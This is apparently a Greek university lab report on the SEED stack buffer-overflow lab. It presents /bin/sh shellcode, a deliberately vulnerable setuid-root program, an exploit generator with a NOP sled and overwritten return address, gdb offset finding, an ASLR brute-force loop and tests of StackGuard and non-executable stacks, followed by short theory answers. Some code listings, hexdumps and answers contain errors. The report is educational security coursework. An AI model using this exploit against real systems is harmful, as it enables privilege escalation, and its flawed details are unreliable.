



ΠΑΝΕΠΙΣΤΗΜΙΟ
ΔΥΤΙΚΗΣ ΑΤΤΙΚΗΣ
UNIVERSITY OF WEST ATTICA

ΤΜΗΜΑ ΜΗΧΑΝΙΚΩΝ ΠΛΗΡΟΦΟΡΙΚΗΣ ΚΑΙ ΥΠΟΛΟΓΙΣΤΩΝ

ΕΡΓΑΣΙΑ ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

Ονοματεπώνυμο :

Ελευθερία Τζαχρήστου

Αριθμός Μητρώου:

21390219

Ημερομηνία Παράδοσης: 14/4/2024

ΠΕΡΙΕΧΟΜΕΝΑ

- Α. Πρακτικό μέρος


1. ΔΡΑΣΤΗΡΙΟΤΗΤΑ 1
2. ΔΡΑΣΤΗΡΙΟΤΗΤΑ 2
3. ΔΡΑΣΤΗΡΙΟΤΗΤΑ 3
4. ΔΡΑΣΤΗΡΙΟΤΗΤΑ 4
5. ΔΡΑΣΤΗΡΙΟΤΗΤΑ 5
6. ΔΡΑΣΤΗΡΙΟΤΗΤΑ 6
7. ΔΡΑΣΤΗΡΙΟΤΗΤΑ 7
8. ΔΡΑΣΤΗΡΙΟΤΗΤΑ 8

- Θεωρητικές ερωτήσεις

1. Δομή της μνήμης κατά την εκτέλεση προγραμμάτων
2. Εμφάνιση buffer overflow σε κώδικα
3. Αξιοποίηση του buffer overflow (επίθεση)
4. Πρόβλημα υπερχείλισης στον σωρό (heap overflow)

Α. Πρακτικό μέρος

Αρχικό setup – Απενεργοποίηση ASLR

A terminal window with a blue title bar showing the process of disabling ASLR. The commands and their outputs are as follows:

```
[03/30/24]seed@VM:~$ sysctl kernel.randomize_va_space
kernel.randomize_va_space = 2
[03/30/24]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[03/30/24]seed@VM:~$ sysctl kernel.randomize_va_space
kernel.randomize_va_space = 0
```

Δραστηριότητα 1: Ανάπτυξη και δοκιμή του shellcode

Είναι χρήσιμο να ελέγξουμε εάν μπορούμε το shellcode να ξεκινήσουμε ένα shell με δικαιώματα root. Έτσι χρησιμοποιούμε το πρόγραμμα shellcode.c.

```
#include <stdlib.h>

#include <stdio.h>

#include <string.h>

const char code[] =

    "\x31\xc0" /* Line 1: xorl %eax,%eax */

    "\x50" /* Line 2: pushl %eax */

    "\x68" /* Line 3: pushl $0x68732f2f */

    "\x68" /* Line 4: pushl $0x6e69622f */

    "\x89\xe3" /* Line 5: movl %esp,%ebx */

    "\x50" /* Line 6: pushl %eax */

    "\x53" /* Line 7: pushl %ebx */

    "\x89\xe1" /* Line 8: movl %esp,%ecx */

    "\x99" /* Line 9: cdq */
```

```

"\xb0\x0b" /* Line 10: movb $0x0b,%al */
"\xcd\x80" /* Line 11: int $0x80 */
;

int main(int argc, char **argv)
{
    char buf[sizeof(code)];
    strcpy(buf, code);
    ((void(*)())buf)();
}

```

```

[03/30/24]seed@VM:~$ cd Desktop
[03/30/24]seed@VM:~/Desktop$ gcc shellcode.c -o shellcode -z execstack
[03/30/24]seed@VM:~/Desktop$ ls -l shellcode
-rwxrwxr-x 1 seed seed 7380 Mar 30 08:10 shellcode
[03/30/24]seed@VM:~/Desktop$ ./shellcode
$
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
$
$ exit

```

Πρατηρούμε πως το πρόγραμμα ξεκινάει όντως ένα shell. Όμως, το shellcode δεν είναι ένα set-UID root πρόγραμμα, πραγματοποιείται εκτέλεση με το πραγματικό uid και effective uid του χρήστη seed. Έτσι, το shell έχει πραγματικό uid και effective uid του χρήστη seed. Σκοπός είναι να γίνει χρήση του shell σε ένα ευπαθές set-UID root πρόγραμμα, έτσι το shell να έχει δικαιώματα root. Με τις παρακάτω εντολές, μετατρέπουμε το πρόγραμμα σε set-UID και το εκτελούμε.

```

[03/30/24]seed@VM:~/Desktop$ sudo chown root shellcode
[03/30/24]seed@VM:~/Desktop$ sudo chmod 4755 shellcode
[03/30/24]seed@VM:~/Desktop$ ls -l shellcode
-rwsr-xr-x 1 root seed 7380 Mar 30 08:10 shellcode
[03/30/24]seed@VM:~/Desktop$
[03/30/24]seed@VM:~/Desktop$ ./shellcode
$
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
$
$ exit

```

Διαπιστώνουμε ότι, το πρόγραμμα που ήταν set-UID root, το shell δεν έχει τα δικαιώματα root, αλλά με δικαιώματα του πραγματικού User (seed)

Προσέγγιση 1: Ρύθμιση του /bin/sh

```
[03/30/24]seed@VM:~/Desktop$ sudo ln -sf /bin/zsh /bin/sh
[03/30/24]seed@VM:~/Desktop$
[03/30/24]seed@VM:~/Desktop$ ./shellcode
#
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
# exit
```

Το πρόγραμμα shellcode ήταν set-UID root, δηλαδή πραγματικό uid ήταν seed και το effective uid ήταν root. Όταν εκτελέστηκε το πρόγραμμα, έτρεξε η εντολή execve() και το shell που δημιουργήθηκε απέκτησε τα δικαιώματα του effective uid, δηλαδή root(#).

Προσέγγιση 2: Τροποποίηση του shellcode

```
[03/30/24]seed@VM:~/Desktop$ sudo ln -sf /bin/dash /bin/sh
```

Αναπτύσσουμε το ακόλουθο πρόγραμμα dash_shellcode.c., που είναι το ίδιο με το shellcode με την προσθήκη της εντολής setuid(0) στην αρχή του.

```
#include <stdlib.h>
```

```
#include <stdio.h>
```

```
#include <string.h>
```

```
const char code[] =
```

```
"\x31\xc0" /* Line 1: xorl %eax,%eax */
```

```
"\x31\xdb" /* Line 2: xorl %ebx,%ebx */
```

```
"\xb0\xd5" /* Line 3: movb $0xd5,%al */
```

```
"\xcd\x80" /* Line 4: int $0x80 */
```

```
"\x31\xc0"
```

```
"\x50"
```

```
"\x68"//sh"
```

```
"\x68"/bin"
```

```
"\x89\xe3"
```

```
"\x50"
```

```
"\x53"
```

```
"\x89\xe1"
```

```
"\x99"
```

```
"\xb0\x0b"
```

```
"\xcd\x80"
```

```
;
```

```
int main(int argc, char **argv)
```

```
{
```

```
    char buf[sizeof(code)];
```

```
    strcpy(buf, code);
```

```
    ((void(*)())buf)();
```

```
}
```

Μεταγλωττίζουμε το συγκεκριμένο πρόγραμμα και το εκτελούμε.

```
[03/30/24]seed@VM:~/Desktop$ gcc dash_shellcode.c -o dash_shellcode -z execstack
[03/30/24]seed@VM:~/Desktop$ ls -l dash_shellcode
-rwxrwxr-x 1 seed seed 7388 Mar 30 08:38 dash_shellcode
[03/30/24]seed@VM:~/Desktop$ ./dash_shellcode
$
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
$
$ exit
```

Βλέπουμε ότι το πρόγραμμα ξεκινά ένα shell με τα δικαιώματα του απλού user. Στη συνέχεια, γίνεται μετατροπή σε Set-UID και το εκτελούμε .

```
[03/30/24]seed@VM:~/Desktop$ sudo chown root dash_shellcode
[03/30/24]seed@VM:~/Desktop$ sudo chmod 4755 dash_shellcode
[03/30/24]seed@VM:~/Desktop$ ls -l dash_shellcode
-rwsr-xr-x 1 root seed 7388 Mar 30 08:38 dash_shellcode
[03/30/24]seed@VM:~/Desktop$
[03/30/24]seed@VM:~/Desktop$ ./dash_shellcode
#
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# exit
```

Παρατηρούμε ότι το shell έχει δικαιώματα root (#).

Δραστηριότητα 2: Ανάπτυξη του ευπαθούς προγράμματος

Εφόσον το shellcode έχει ελεγχθεί, αναπτύσσουμε το ευπαθές πρόγραμμα (stack.c), όπου θα γίνει injection του shellcode.

```
#include <stdlib.h>
```

```
#include <stdio.h>
```

```
#include <string.h>
```

```
int bof(char *str)
```

```
{
```

```
    char buffer[24];
```

```
    strcpy(buffer,str);
```

```
    return 1;
```

```

}

int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;
    badfile=fopen("badfile","r");
    fread(str,sizeof(char),517,badfile);
    bof(str);
    printf("returned Properly\n");
    return 1;
}

```

Μεταγλωττίζουμε το πρόγραμμα `stack.c` έχοντας απενεργοποιήσει δυο βασικά αντίμετρα:

- z execstack: εκτέλεση εντολών μέσα στο `stack`.
- fno-stack-protector: Χρήση του `stack guard` για προστασία του `stack` από εγγραφή. Τέλος, μετατροπή προγράμματος `set-UID`.

```

[03/30/24]seed@VM:~/Desktop$ gcc stack.c -o stack -z execstack -fno-stack-protector
[03/30/24]seed@VM:~/Desktop$ sudo chown root stack
[03/30/24]seed@VM:~/Desktop$ sudo chmod 4755 stack
[03/30/24]seed@VM:~/Desktop$ ls -l stack
-rwsr-xr-x 1 root seed 7476 Mar 30 08:56 stack
[03/30/24]seed@VM:~/Desktop$

```


Δραστηριότητα 3: Δημιουργία του αρχείου εισόδου (badfile)

Χρησιμοποιούμε το αρχείο εισόδου badfile με το οποίο θα τροφοδοτήσουμε το ευπαθές πρόγραμμα ώστε να γίνει η επίθεση. Έτσι το badfile έχει το shellcode (τις εντολές γλώσσας μηχανής) και τη διεύθυνση του shellcode. Έτσι, δημιουργούμε το exploit.c, το οποίο θα γεμίζει ένα αρχείο με εντολές NOP (0x90) και στο κατάλληλο σημείο θα βρίσκεται το shellcode.

```
#include <stdlib.h>
```

```
#include <stdio.h>
```

```
#include <string.h>
```

```
const char code[] =
```

```
    "\x31\xc0" /* Line 1: xorl %eax,%eax */
```

```
    "\x50" /* Line 2: pushl %eax */
```

```
    "\x68""//sh" /* Line 3: pushl $0x68732f2f */
```

```
    "\x68""/bin" /* Line 4: pushl $0x6e69622f */
```

```
    "\x89\xe3" /* Line 5: movl %esp,%ebx */
```

```
    "\x50" /* Line 6: pushl %eax */
```

```
    "\x53" /* Line 7: pushl %ebx */
```

```
    "\x89\xe1" /* Line 8: movl %esp,%ecx */
```

```
    "\x99" /* Line 9: cdq */
```

```
    "\xb0\x0b" /* Line 10: movb $0x0b,%al */
```

```
    "\xcd\x80" /* Line 11: int $0x80 */
```

```

;

int main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;

    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);
    *((long*) (buffer+0x24)) = 0xbffff02;
    memcpy(buffer + sizeof(buffer)-
sizeof(code),code,sizeof(code));
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}

```

Μεταγλωττίζουμε το πρόγραμμα exploit.c και το εκτελούμε. Τα περιεχόμενα του badfile τα βλέπουμε σε αναγνώσιμη μορφή, με την εντολή hexdump. Με το -C βλέπουμε τους αντίστοιχους χαρακτήρες.

```

[03/30/24]seed@VM:~/Desktop$ gcc exploit.c -o exploit
[03/30/24]seed@VM:~/Desktop$ ./exploit
[03/30/24]seed@VM:~/Desktop$ hexdump -C badfile
00000000  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  |.....|
*
00000020  90 90 90 90 02 ff ff 0b 90 90 90 90 90 90 90 90  |.....|
00000030  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  |.....|
*
000001e0  90 90 90 90 90 90 90 90 90 90 90 90 31 c0 50 68  |.....1.Ph|
000001f0  2f 2f 73 68 68 2f 62 69 6e 89 e3 50 53 89 e1 99  |//shh/bin..PS...|
00000200  b0 0b cd 80 00                                     |.....|
00000205
[03/30/24]seed@VM:~/Desktop$ █

```

Δραστηριότητα 4: Εύρεση της διεύθυνσης του shellcode μέσα στο badfile

Χρειάζεται να ορίσουμε σωστά τη διεύθυνση όπου θα βρεθεί το shellcode. Για να βρούμε τη διεύθυνση του shellcode εκτελούμε τα εξής βήματα:

1. Εκτελούμε το πρόγραμμα stack.c με τον debugger (gdb-peda).
2. Βρίσκουμε τη διεύθυνση της μεταβλητής buffer[] στη συνάρτηση bof()
3. Βρίσκουμε την απόσταση της return address
4. Βρίσκουμε την απόσταση του shellcode από τη μεταβλητή buffer[]
5. Από το 2 και 4 βρίσκουμε την διεύθυνση του shellcode
6. Από τα 3 και 5 τοποθετούμε την διεύθυνση αυτή στο σωστό σημείο του badfile

Προκειμένου να βρούμε τη διεύθυνση της μεταβλητής buffer[] θα κάνουμε compile το πρόγραμμα stack.c με ενεργοποιημένες τις debug flags.

```
[03/30/24]seed@VM:~/Desktop$ gcc stack.c -o stack_gdb -g -z execstack -fno-stack-protector  
[03/30/24]seed@VM:~/Desktop$ ls -l stack_gdb  
-rwxrwxr-x 1 seed seed 9772 Mar 30 11:03 stack_gdb
```

Θα εκκινήσουμε το stack_gdb σε debug mode, και αφού ενεργοποιήσουμε ένα breakpoint στη συνάρτηση bof(), εκτελούμε το πρόγραμμα.

```

[03/30/24]seed@VM:~/Desktop$ gcc exploit.c -o exploit
[03/30/24]seed@VM:~/Desktop$ ./exploit
[03/30/24]seed@VM:~/Desktop$ hexdump -C badfile
00000000  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |.....|
*
00000020  90 90 90 90 02 ff ff 0b 90 90 90 90 90 90 90 90 |.....|
00000030  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |.....|
*
000001e0  90 90 90 90 90 90 90 90 90 90 90 90 31 c0 50 68 |.....1.Ph|
000001f0  2f 2f 73 68 68 2f 62 69 6e 89 e3 50 53 89 e1 99 |//shh/bin..PS...|
00000200  b0 0b cd 80 00                                     |.....|
00000205
[03/30/24]seed@VM:~/Desktop$ gcc stack.c -o stack_gdb -g -z execstack -fno-stack-protector
[03/30/24]seed@VM:~/Desktop$ ls -l stack_gdb
-rwxrwxr-x 1 seed seed 9772 Mar 30 11:03 stack_gdb
[03/30/24]seed@VM:~/Desktop$ gdb stack_gdb
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from stack_gdb...done.
gdb-peda$ b bof
Breakpoint 1 at 0x80484c1: file stack.c, line 8.
gdb-peda$
Note: breakpoint 1 also set at pc 0x80484c1.
Breakpoint 2 at 0x80484c1: file stack.c, line 8.

```

```

gdb-peda$ run
Starting program: /home/seed/Desktop/stack_gdb
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".

```

```

[-----registers-----]
EAX: 0xbfffea57 --> 0x90909090
EBX: 0x0
ECX: 0x804fb20 --> 0x0
EDX: 0x205
ESI: 0xb7f1c000 --> 0x1b1db0
EDI: 0xb7f1c000 --> 0x1b1db0
EBP: 0xbfffea38 --> 0xbfffec68 --> 0x0
ESP: 0xbfffea10 --> 0xb7fe96eb (< dl_fixup+11>: add esi,0x15915)
EIP: 0x80484c1 (<bof+6>: sub esp,0x8)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
0x80484bb <bof>: push ebp
0x80484bc <bof+1>: mov ebp,esp
0x80484be <bof+3>: sub esp,0x28
=> 0x80484c1 <bof+6>: sub esp,0x8
0x80484c4 <bof+9>: push DWORD PTR [ebp+0x8]
0x80484c7 <bof+12>: lea eax,[ebp-0x20]
0x80484ca <bof+15>: push eax
0x80484cb <bof+16>: call 0x8048370 <strcpy@plt>
[-----stack-----]
0000| 0xbfffea10 --> 0xb7fe96eb (< dl_fixup+11>: add esi,0x15915)
0004| 0xbfffea14 --> 0x0
0008| 0xbfffea18 --> 0xb7f1c000 --> 0x1b1db0
0012| 0xbfffea1c --> 0xb7b62940 (0xb7b62940)
0016| 0xbfffea20 --> 0xbfffec68 --> 0x0
0020| 0xbfffea24 --> 0xb7feff10 (< dl_runtime_resolve+16>: pop edx)
0024| 0xbfffea28 --> 0xb7dc888b (< GI_IO_fread+11>: add ebx,0x153775)
0028| 0xbfffea2c --> 0x0
[-----]
Legend: code, data, rodata, value

```

```

Breakpoint 1, bof (str=0xbfffea57 '\220' <repeats 36 times>, "\002\377\377\v", '\220' <repeats 160 times>...) at stack.c:8
8 strcpy(buffer,str);
gdb-peda$ p &buffer
$1 = (char (*)[24]) 0xbfffea18

```

```

gdb-peda$ p $ebp
$2 = (void *) 0xbfffea38
gdb-peda$ p (0xbfffea38 - 0xbfffea18)
$3 = 0x20
gdb-peda$ quit
[03/30/24]seed@VM:~/Desktop$

```

Δραστηριότητα 5: Προετοιμασία του αρχείου εισόδου

Έχοντας την πραγματική τιμή της διεύθυνσης του shellcode, χρειάζεται να ενημερώσουμε τον κώδικα του exploit.c και να ξανά μεταγλωττίσουμε και να το τρέξουμε. Εκτελούμε το διορθωμένο πρόγραμμα exploit και βλέπουμε τα περιεχόμενα του badfile:

```

[04/01/24]seed@VM:~/Desktop$ gcc exploit.c -o exploit
[04/01/24]seed@VM:~/Desktop$ ./exploit
[04/01/24]seed@VM:~/Desktop$ hexdump -C badfile
00000000  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  |.....|
*
00000020  90 90 90 90 90 90 ea ff bf 90 90 90 90 90 90 90 90  |.....|
00000030  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  |.....|
*
000001e0  90 90 90 90 90 90 90 90 90 90 90 90 31 c0 50 68  |.....1.Ph|
000001f0  2f 2f 73 68 68 2f 62 69 6e 89 e3 50 53 89 e1 99  |//shh/bin..PS...|
00000200  b0 0b cd 80 00                                     |.....|
00000205

```

Δραστηριότητα 6: Εκτέλεση της επίθεσης

Εκτελούμε το ευπαθές πρόγραμμα stack, χρησιμοποιώντας το ενημερωμένο badfile σαν είσοδο. Έχοντας σωστή τη διεύθυνση του shellcode, η επίθεση έχει γίνει επιτυχώς και θα αποκτήσουμε shell με δικαιώματα root (#).


```
[04/01/24]seed@VM:~/Desktop$ sudo ln -sf /bin/zsh /bin/sh
[04/01/24]seed@VM:~/Desktop$ ./stack
#
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
# exit
[04/01/24]seed@VM:~/Desktop$
```

Δραστηριότητα 7: Παράκαμψη του αντιμέτρου ASLR

Εκτελούμε την επίθεση χωρίς το αντίμετρο ASLR. Το αντίμετρο αυτό το είχε απενεργοποιηθεί κατά το αρχικό setup για να επιτύχει η επίθεση. Μπορούμε να το ενεργοποιήσουμε εκ νέου και να εκτελέσουμε το πρόγραμμα stack.

```
[04/01/24]seed@VM:~/Desktop$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[04/01/24]seed@VM:~/Desktop$ ./stack
Segmentation fault
[04/01/24]seed@VM:~/Desktop$
```

```
#!/bin/bash
SECONDS=0
value=0
while [ 1 ]
do
value=$(( $value + 1 ))
duration=$SECONDS
min=$(( $duration / 60 ))
sec=$(( $duration % 60 ))
echo "$min minutes and $sec seconds elapsed."
```

```
echo "The program has been running $value times so far."  
./stack  
echo ""  
done
```

```
92 minutes and 45 seconds elapsed.  
The program has been running 807150 times so far.  
0xbf97ab24^C  
[04/01/24]seed@VM:~/Desktop$
```

Δραστηριότητα 8: Δοκιμή των υπόλοιπων αντιμέτρων

Πραγματοποιούμε επίθεση με τα δυο άλλα αντίμετρα ενεργοποιημένα το StackGuard protection και Non-executable stack protection Αρχικά, γίνεται έλεγχος του αντιμέτρου ASLR, και αν είναι ενεργοποιημένο και αν ναι τότε το απενεργοποιούμε

```
[04/01/24]seed@VM:~/Desktop$ sysctl kernel.randomize_va_space  
kernel.randomize_va_space = 2  
[04/01/24]seed@VM:~/Desktop$ sudo sysctl -w kernel_va_space=0  
sysctl: cannot stat /proc/sys/kernel_va_space: No such file or directory  
[04/01/24]seed@VM:~/Desktop$ sudo sysctl -w kernel.randomize_va_space=0  
kernel.randomize_va_space = 0  
[04/01/24]seed@VM:~/Desktop$ sysctl kernel.randomize_va_space  
kernel.randomize_va_space = 0  
[04/01/24]seed@VM:~/Desktop$ gcc stack.c -o stack -z execstack  
[04/01/24]seed@VM:~/Desktop$ sudo chown root stack  
[04/01/24]seed@VM:~/Desktop$ sudo chmod 4755 stack  
[04/01/24]seed@VM:~/Desktop$ ls -l stack  
-rwsr-xr-x 1 root seed 7564 Apr  1 15:38 stack  
[04/01/24]seed@VM:~/Desktop$  
[04/01/24]seed@VM:~/Desktop$ ./stack  
0xbfffea34  
*** stack smashing detected ***: ./stack terminated  
Aborted  
[04/01/24]seed@VM:~/Desktop$
```

Μεταγλωττίζουμε το πρόγραμμα stack.c, χωρίς την -fno-stack-protector. Έτσι, το αντίμετρο StackGuard θα είναι ενεργοποιημένο

κατά την εκτέλεση του προγράμματος. Πραγματοποιείται μετατροπή του προγράμματος σε set-UID και το εκτελούμε:

```
[04/01/24]seed@VM:~/Desktop$ gcc stack.c -o stack -fno-stack-protector -z noexecstack
[04/01/24]seed@VM:~/Desktop$ sudo chown root stack
[04/01/24]seed@VM:~/Desktop$ sudo chmod 4755 stack
[04/01/24]seed@VM:~/Desktop$ ls -l stack
-rwsr-xr-x 1 root seed 7516 Apr  1 15:42 stack
[04/01/24]seed@VM:~/Desktop$
[04/01/24]seed@VM:~/Desktop$ ./stack
0xbfffea48
Segmentation fault
[04/01/24]seed@VM:~/Desktop$
```

Διαπιστώνουμε ότι η επίθεση έχει αποτύχει με το μήνυμα “Segmentation fault”, καθώς το shellcode δεν μπορεί να εκτελεστεί μέσα σε μη-εκτελέσιμη στοίβα.

Επίθεση Buffer Overflow

B. Θεωρητικές ερωτήσεις


Ερώτηση 1: Δομή της μνήμης κατά την εκτέλεση προγραμμάτων

1.1 Πώς αποφασίζονται οι διευθύνσεις για τις ακόλουθες μεταβλητές;

```
void func(int x, int y)
{ int a = x + y;
  int b = x - y; }
```

ΑΠΑΝΤΗΣΗ

Το πλαίσιο στοίβας χωρίζεται σε τέσσερις περιοχές. Συγκεκριμένα τα **ορίσματα(arguments)** στην οποία βρίσκονται οι τιμές των ορισμάτων της συνάρτησης. Έτσι, όταν κληθεί η func, οι τιμές a, b είναι στην αρχή της στοίβας. Η **Διεύθυνση Επιστροφής(Return Address)** είναι κομμάτι της στοίβας στην οποία ο υπολογιστής ωθεί την διεύθυνση επιστροφής στην κορυφή της, διότι χρειάζεται να είναι γνωστή η επόμενη εντολή όταν τελειώσει η συνάρτηση. Στο **Previous Frame Pointer** υπάρχει το επόμενο στοιχείο που μετακινείται στο πλαίσιο. Τέλος οι **τοπικές μεταβλητές (Local Variable)** είναι η περιοχή στην οποία αποθηκεύονται οι τιμές των τοπικών μεταβλητών x, y.




1.2 Σε ποια τμήματα της μνήμης βρίσκονται οι μεταβλητές του κώδικα που ακολουθεί;

```
int j = 0;
void foo(char *str)
{ char *ptr = malloc(sizeof(int));
  char buffer[1024];
  int i;
  static int x; }
```


ΑΠΑΝΤΗΣΗ

Η μνήμη σε ένα πρόγραμμα C χωρίζεται σε πέντε τμήματα (segments). Στο **Text Segment** που είναι ο εκτελέσιμος κώδικας. Στο **Data Segment** που αρχικοποιούνται από τον προγραμματιστή static/global μεταβλητές. Στο **BSS (Block Starting Symbol) Segment** μη αρχικοποιημένες static/global μεταβλητές, ακόμη και αυτές που έχουν οριστεί με την τιμή 0 (x,j). Επίσης το **Heap** παρέχει χώρο για δυναμική κατανομή μνήμης (malloc, calloc, realloc, free). Τέλος στο **Stack** αποθηκεύονται τοπικές μεταβλητές των συναρτήσεων, αλλά και δεδομένα που αφορούν την κλήση συναρτήσεων όπως: ορίσματα, διεύθυνση επιστροφής(str,buffer,i).



1.3 Σχεδιάστε το πλαίσιο της στοίβας συναρτήσεων για την ακόλουθη συνάρτηση C.

```
int func(char *str)
{ char buf [24];
  strcpy(buf,str);
  return 1; }
```



1.4 Κατά καιρούς έχει προταθεί η αλλαγή του τρόπου που μεγαλώνει η στοίβα. Αντί να μεγαλώνει από την υψηλή διεύθυνση προς τη χαμηλή διεύθυνση, προτείνεται να αφήσουμε τη στοίβα να μεγαλώνει από τη χαμηλή διεύθυνση προς την υψηλή διεύθυνση. Με τον τρόπο αυτό, το buffer θα καταχωρείται πάνω από τη διεύθυνση επιστροφής (return address), οπότε, σε περίπτωση υπερχείλισης, το buffer δε θα μπορεί να επηρεάσει τη διεύθυνση επιστροφής. Σχολιάστε με επιχειρήματα την προτεινόμενη αλλαγή.

ΑΠΑΝΤΗΣΗ

Η αλλαγή της στοίβας να μεγαλώνει από τη χαμηλή προς την υψηλή διεύθυνση έχει ως αποτέλεσμα να προστατευτεί η διεύθυνση επιστροφής (return address). Έτσι αν προκληθεί υπερχείλιση του buffer, αποτρέπεται να επηρεαστεί η διεύθυνση επιστροφής. Αυτό είναι ιδιαίτερα χρήσιμο ,αφού μειώνεται ο κίνδυνος εκμετάλλευσης

